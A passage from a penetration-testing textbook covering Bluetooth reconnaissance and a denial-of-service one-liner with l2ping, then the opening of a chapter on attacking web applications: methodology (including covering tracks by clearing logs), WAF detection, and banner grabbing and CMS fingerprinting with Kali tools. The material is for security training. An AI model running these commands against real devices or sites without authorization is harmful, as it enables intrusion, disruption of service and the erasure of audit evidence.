- **Radio Frequency Communications Protocol** (**RFCOMM**): This emulates the functionalities required for serial communication interfaces such as EIA-RS-232 on a computer. RFCOMM can be accessed by AT commands and also the **Wireless Application Protocol** (**WAP**) through the **Transmission Control Protocol/Internet Protocol** (**TCP/IP**) stack and **Object Exchange** (**OBEX**) protocol. By default, data files, business cards, and calendar information can be shared without vendor dependencies.

Bluetooth has three security modes:

- **Security mode 1** – This is an insecure mode, observed in old models of phones/devices.
- **Security mode 2** – In this mode, service-level security is enforced; for example, some access requires authorization and authentication to connect and use the service.
- **Security mode 3** – In this mode, link-level security is enforced, while Bluetooth itself uses trusted and untrusted devices.

Kali Linux is preinstalled with device drivers (BlueZ, which is a set of tools to manage Bluetooth devices) to support Bluetooth devices. Similar to using `iwconfig` to identify wireless adapters, we use `sudo hciconfig -a` in the terminal to verify that our Bluetooth devices are connected and active.

When running this command, you should see configuration information for the `hci0` or `hci1` adapter or both, as shown in *Figure 6.26*:




Figure 6.26: Bluetooth USB devices list

The next step is to perform reconnaissance for any available Bluetooth devices within range by running `sudo hcitool scan` in the terminal.

This should bring us a list of devices that our adapter is able to reach and get responses from as shown in *Figure 6.27*:




Figure 6.27: Bluetooth reconnaissance using hcitool

Similar to Wireshark, attackers can also leverage the hcidump tool to further debug the packets sent and received by the devices.

Now that we have our target devices, the next step is to identify what type of services the devices support. This can be achieved by utilizing sdptool, preinstalled with Kali. The following command provides us with a list of services that the target device supports, as shown in *Figure 6.28*:

```
sudo sdptool browse <MAC address of the target>
```




Figure 6.28: Running sdptool to browse on the target MAC

Once these details are obtained, attackers can perform more advanced attacks such as bluesnarf (compromising the device to access its contact list, SMS, emails, or even private photos) or bluejacking (sending anonymous messages to other available Bluetooth devices). As these attacks are dependent on specific mobile device models, we will not be exploring them in this book. Attackers can choose to perform a DoS attack using the `l2ping` utility. This is done simply by running `sudo l2ping -s 100 <MAC address>` on the device, and once the target is down, you can use one of the social engineering tactics to pretend to be IT personnel.

Summary

In this chapter, we examined different tasks that are required to perform a successful attack against any wireless network and also how to configure the wireless modem and reconnaissance of APs using tools such as `aircrack-ng`. In this chapter, we also learned the basics of Bluetooth and also about the complete suite of `aircrack-ng` tools that are used to identify hidden networks, bypass MAC authentication, and compromise WPA, WPA2, and WPA-Enterprise. We also saw how we can utilize the automated tool Wifite to perform a quick capture of a handshake and crack passwords offline or with a good dictionary with the use of multiple options. Then, we took a deep dive into setting up a fake AP using Wifiphisher, and learned how to perform DoS attacks against wireless networks and Bluetooth devices.

In the next chapter, we will focus on how to assess a website using a methodology that's specific to this type of access, thereby conducting the reconnaissance and scanning that's necessary to identify vulnerabilities that may be exploitable. We'll see how attackers take advantage of these vulnerabilities with automated tools, such as exploit frameworks and online password cracking. Finally, we'll be able to conduct the most important attacks against a web application and then leverage this access with a web shell to fully compromise the web services. We will also look into specific services and why and how they are vulnerable to DoS attacks.

7

Exploiting Web-Based Applications

In previous chapters, we reviewed the attacker's cyber kill chain, the specific approach used to compromise networks and devices and disclose data or hinder access to network resources. In *Chapter 5*, *Advanced Social Engineering and Physical Security*, we examined the different routes of attack, starting with physical attacks and social engineering. In *Chapter 6*, *Wireless and Bluetooth Attacks*, we saw how wireless networks could be compromised.

With the adoption of technology, we can see multiple virtual banks in the market. These banks do not have any physical infrastructure; they are just made up of simple web/mobile applications. Web-based services are ubiquitous, and most organizations allow remote access to these services with almost constant availability. In this chapter, we'll focus on one of the most common attack routes through websites, web-based applications, and web services. To penetration testers and attackers, these web applications expose backend services on the network, client-side activities of users accessing the website, and the connection between users and the web application/service's data.

This chapter will focus on the attacker's perspective when looking at web applications, web services, and client-side exploitation.

By the end of this chapter, you will have learned about the following:

- Web application hacking methodology
- The hacker's mind map
- Vulnerability scanning of web applications/services
- Application-specific attacks
- Exploiting vulnerabilities in crypto and web services
- Maintaining access to compromised systems with web backdoors
- Client-side web application attacks
- Cross-site scripting framework and the BeEF Framework

Web application hacking methodology

Systematic and goal-oriented penetration testing always starts with the right methodology. *Figure 7.1* shows a typical web application hack:

Figure 7.1: Web application hacking methodology

The methodology is divided into six stages: set target, spider and enumerate, vulnerability scanning, exploitation, cover tracks, and maintain access. These are explained in detail as follows:

1. **Set the target**: Setting the right target during a penetration test is very important, as attackers will focus more on specific vulnerable systems to gain system-level access, as per the kill chain method.
2. **Spider and enumerate**: At this point, attackers have identified the list of web applications and are digging deeper into specific technology versions and their relevant vulnerabilities. Multiple methods are engaged to spider all the web pages, identify technology, and find everything relevant to advance to the next stage.
3. **Vulnerability scanning**: All known vulnerabilities are collected during this phase, using well-known vulnerability databases containing public exploits or known common security misconfigurations.
4. **Exploitation**: This phase allows the penetration testers to exploit known and unknown vulnerabilities, including the business logic of the application. For example, if an application is vulnerable to admin interface exposure, attackers can try to gain access to the interface by performing various types of attacks such as password guessing or bruteforce attacks, or by exploiting specific admin interface vulnerabilities (for example, a **Java Management eXtensions** (**JMX**) console attack on an admin interface without having to log in, deploy war files, and run a remote web shell or run commands directly using an exposed **Application Programming Interface** (**API**) endpoint).
5. **Cover tracks**: At this stage, attackers erase all evidence of the hack. For example, if a system has been compromised by a file upload vulnerability and remote commands were executed on

the server, attackers would attempt to clear the application server log, web server log, system logs, and other logs. Once tracks are covered, attackers ensure no logs are left that could reveal the origin of their exploitation.

6. **Maintain access**: Attackers could potentially plant a backdoor and also go on to perform privilege escalation or use the system as a zombie to perform more focused internal attacks. This could include spreading ransomware on files that are shared on network drives, or even (in the case of bigger organizations) adding the victim system to a domain to take over the enterprise domain.

The hacker's mind map

There is no substitute for the human mind. In this section, we will focus more on how a web application looks from the perspective of an attacker. *Figure 7.2* shows a mind map of a web application hack:




Figure 7.2: Web application hacking mind map

The mind map is split into two categories: attackers can attack either server-side vulnerabilities or client-side vulnerabilities. These vulnerabilities normally occur for one of the following reasons:

- Use of old or unpatched technology
- Poor security configuration for the latest technology
- Design flaw or coding without security in mind

- The human factor: a lack of skilled staff

On the server side, attackers would typically perform the following list of attacks:

- Web application firewall evasion
- Injection attacks
- Remote code execution
- File inclusion – remote and local
- Directory path traversal
- Exploiting session management
- Exploiting the business logic of the system or application implementation
- Web services misconfiguration or excess authorization privileges
- Baiting the vulnerable services through shared infrastructure
- Identifying any relevant information that can help them to perform more dedicated attacks

Client-side attacks target systems that typically lack the security controls (especially firewalls, intrusion detection systems, and endpoint security protections) found on enterprise systems and endpoints. If these attacks are successful and persistent communication is established, the client device can be used to launch attacks if it is reattached to the target's network. These attacks are focused on exploiting the vulnerabilities that exist on the client side, rather than the server side. These could include browsers, applications (thick/thin clients), and networks, as follows:

- Internet Explorer vulnerabilities: Internet Explorer has 1,177 known vulnerabilities (see https://www.cvedetails.com/product/9900/Microsoft-Internet-Explorer.html?vendor_id=26) as of December 2021.
- JavaScript and Java vulnerabilities.
- DNS pinning/rebinding vulnerabilities: DNS rebinding is a DNS-based attack on the code embedded in web pages. Normally, requests from code embedded in web pages (JavaScript, Java, and Flash) are bound to the website they originate from (a same-origin policy). A DNS rebinding attack can be used to improve the ability of JavaScript-based malware to penetrate private networks and subvert the browser's same-origin policy.
- Client script injection vulnerabilities/cross-site scripting: reflected, persistent (stored), and DOM-based.

With these vulnerabilities in mind, attackers are equipped with a full list of exploitation kits and are ready to start reconnaissance.

Reconnaissance of web apps

Web applications and the delivery of services from those apps are particularly complex. Typically, services are delivered to the end user using a multi-tiered architecture with application servers and web servers that are accessible from the internet, while communicating with middleware services, backend servers, and databases located on the internal network.

The complexity is increased by several additional factors that must be taken into account during testing, which include the following:

- Network architecture, including security controls (firewalls, IDS/IPS, and honeypots), and configurations such as load balancers
- The platform architecture (hardware, operating system, and additional applications) of systems that host web services
- Applications, middleware, and final-tier databases, which may employ different platforms (Unix or Windows), vendors, programming languages, and a mix of open source, commercial, and proprietary software
- Authentication and authorization processes, including the process for maintaining session state across the application
- The underlying business logic that governs how the application will be used
- Client-side interactions and communications with the web service

Given the proven complexity of web services, it is important for a penetration tester to be adaptable to each site's specific architecture and service parameters. At the same time, the testing process must be applied consistently to ensure that nothing is missed.

Several methodologies have been proposed to accomplish these goals. The most widely accepted one is the **Open Web Application Security Project** (**OWASP**; see `www.owasp.org`) and its list of the top 10 vulnerabilities.

As a minimum standard, OWASP provides direction to testers. However, focusing on only the top 10 vulnerabilities is short-sighted, and the methodology has demonstrated some gaps, particularly when applied to finding vulnerabilities in the logic of how an application should work to support business practices.

Using the cyber kill chain approach, some activities specific to web application reconnaissance that should be highlighted include the following:

- Identifying the target web app, especially with regard to where and how it is hosted.
- Enumerating the site directory structure and files of the target website, including determining whether a **content management system** (**CMS**) is in use. This may include downloading the website for offline analysis, including document metadata analysis, and using the site to create a custom wordlist for password cracking (using a tool such as `crunch`). It also ensures that all support files are identified.

- Identifying the authentication and authorization mechanisms and determining how the session state is maintained during a transaction with that web service. This will usually involve an analysis of cookies and how they are used, utilizing a proxy tool.
- Enumerating all forms. As these are the primary means for a client to input data and interact with the web app service, they are the location of several exploitable vulnerabilities, such as SQL/XML/JSON injection attacks and cross-site scripting.
- Identifying other areas that accept input, such as pages that allow file upload, as well as any restrictions on accepted upload types.
- Identifying how errors are handled, and the actual error messages that are received by a user. Frequently, the error will provide valuable internal information such as the software version used, or internal filenames and processes.

The first step is to conduct the passive and active reconnaissance previously described (refer to *Chapter 2*, *Open-Source Intelligence and Passive Reconnaissance*, and *Chapter 3*, *Active Reconnaissance of External and Internal Networks*).

In particular, ensure that hosted sites are identified, and then use DNS mapping to identify all the hosted sites that are delivered by the same server. One of the most common and successful means of attack is to attack a non-target site hosted on the same physical server as the target website, exploit weaknesses in the server to gain root access, and then use the escalated privileges to attack the targeted site.

This approach works pretty well in a shared cloud environment, where many applications are hosted on the same **Software as a Service** (**SaaS**) model.

Detection of web application firewall and load balancers

The next step is to identify the presence of network-based protective devices, such as firewalls and IDS/IPS, and identify any deceptive technologies (honeypots). An increasingly common protective device is the **Web Application Firewall** (**WAF**) and DNS **Content Delivery Network** (**CDN**).

If a WAF is being used, testers will need to ensure that the attacks, especially those that rely on crafted input, are encoded to bypass the WAF.

WAFs can be identified by manually inspecting cookies (some WAFs tag or modify the cookies that are communicated between the web server and the client), or by changes to the header information (identified when a tester connects to port `80` using a command-line tool such as Telnet).

The process of WAF detection can be automated using the `nmap` script `http-waf-detect.nse`, as shown in *Figure 7.3*:




Figure 7.3: nmap script detecting the WAF on port 80

The `nmap` script identifies that a WAF is present; however, testing of the script has demonstrated that it is not always accurate in its findings, and that the returned data may be too general to guide an effective strategy to bypass the firewall.

The `wafw00f` script is an automated tool to identify and fingerprint web-based firewalls; testing has determined that it is the most accurate tool for this purpose. The script is easy to invoke from Kali, and ample output is shown in *Figure 7.4*:




Figure 7.4: wafw00f tool identifying the Cloudflare WAF on the target website

Load balancing detector (**lbd**) is a Bash shell script that determines whether a given domain uses DNS and/or HTTP load balancing. This is important information from the perspective of a tester, as it can explain seemingly anomalous results that occur when one server is tested, and then the load balancer switches requests to a different server. `lbd` uses a variety of checks to identify the presence of load balancing. Sample output is shown in *Figure 7.5*:




Figure 7.5: Load balancer detection using DNS HTTP diff

Fingerprinting a web application and CMS

Web application fingerprinting is the first task for the penetration tester, to find out the version and type of a running web server, and the web technologies implemented. These allow attackers to determine known vulnerabilities and the appropriate exploits.

Attackers can utilize any type of command-line tool that has the capability to connect to the remote host. For example, we have used the `netcat` command in *Figure 7.6* to connect to the victim host on port `80`, and issued the `HTTP HEAD` command to identify what is being run on the server:

```
┌──(kali㉿kali)-[~/backdoor]
└─$ nc -vv 10.10.10.100 80
10.10.10.100: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.10.100] 80 (http) open
HEAD / HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Sun, 18 Jul 2021 21:28:18 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.0.2s PHP/7.1.30
Vary: accept-language,accept-charset
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=utf-8
Content-Language: en
Expires: Sun, 18 Jul 2021 21:28:18 GMT
```

Figure 7.6: Banner grabbing through netcat and HTTP request headers

This returns an HTTP server response that includes the type of web server that the application is being run on, and the `server` section

providing detailed information about the technology used to build the app—in this case, `PHP 7.1.30`.

Now, attackers can determine known vulnerabilities using sources such as CVE Details (see https://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/PHP-PHP.html).

The ultimate goal of penetration testing is to obtain sensitive information. The website should be inspected to determine the **CMS** that has been used to build and maintain it. CMS applications such as Drupal, Joomla, and WordPress, among others, may be configured with a vulnerable administrative interface that allows access to elevated privileges, or may contain exploitable vulnerabilities.

Kali includes an automated scanner, `wpscan`, that fingerprints a WordPress CMS to determine version information, as follows:

```
sudo wpscan --url <website.com>
```

Sample output is shown in *Figure 7.7*:




Figure 7.7: Fingerprinting WordPress and scanning using wpscan

One particular scanning tool, automated web crawlers, can be used to validate information that has already been gathered, as well as determine the existing directory and file structure of a particular site. Typical findings of web crawlers include administration portals, configuration files (current and previous versions) that may contain hardcoded access credentials and information on the internal structure, backup copies of the website, administrator notes, confidential personal information, and source code.

Kali supports several web crawlers, including Burp Suite Community Edition, DirBuster, ZAP, dirb, wfuzz, and CutyCapt. The most commonly used tool is DirBuster.

DirBuster is a GUI-driven application that uses a list of possible directories and files to perform a bruteforce analysis of a website's structure. Responses can be viewed in a list or a tree format that reflects the site's structure more accurately. Output from executing this application against a target website is shown in *Figure 7.8*.

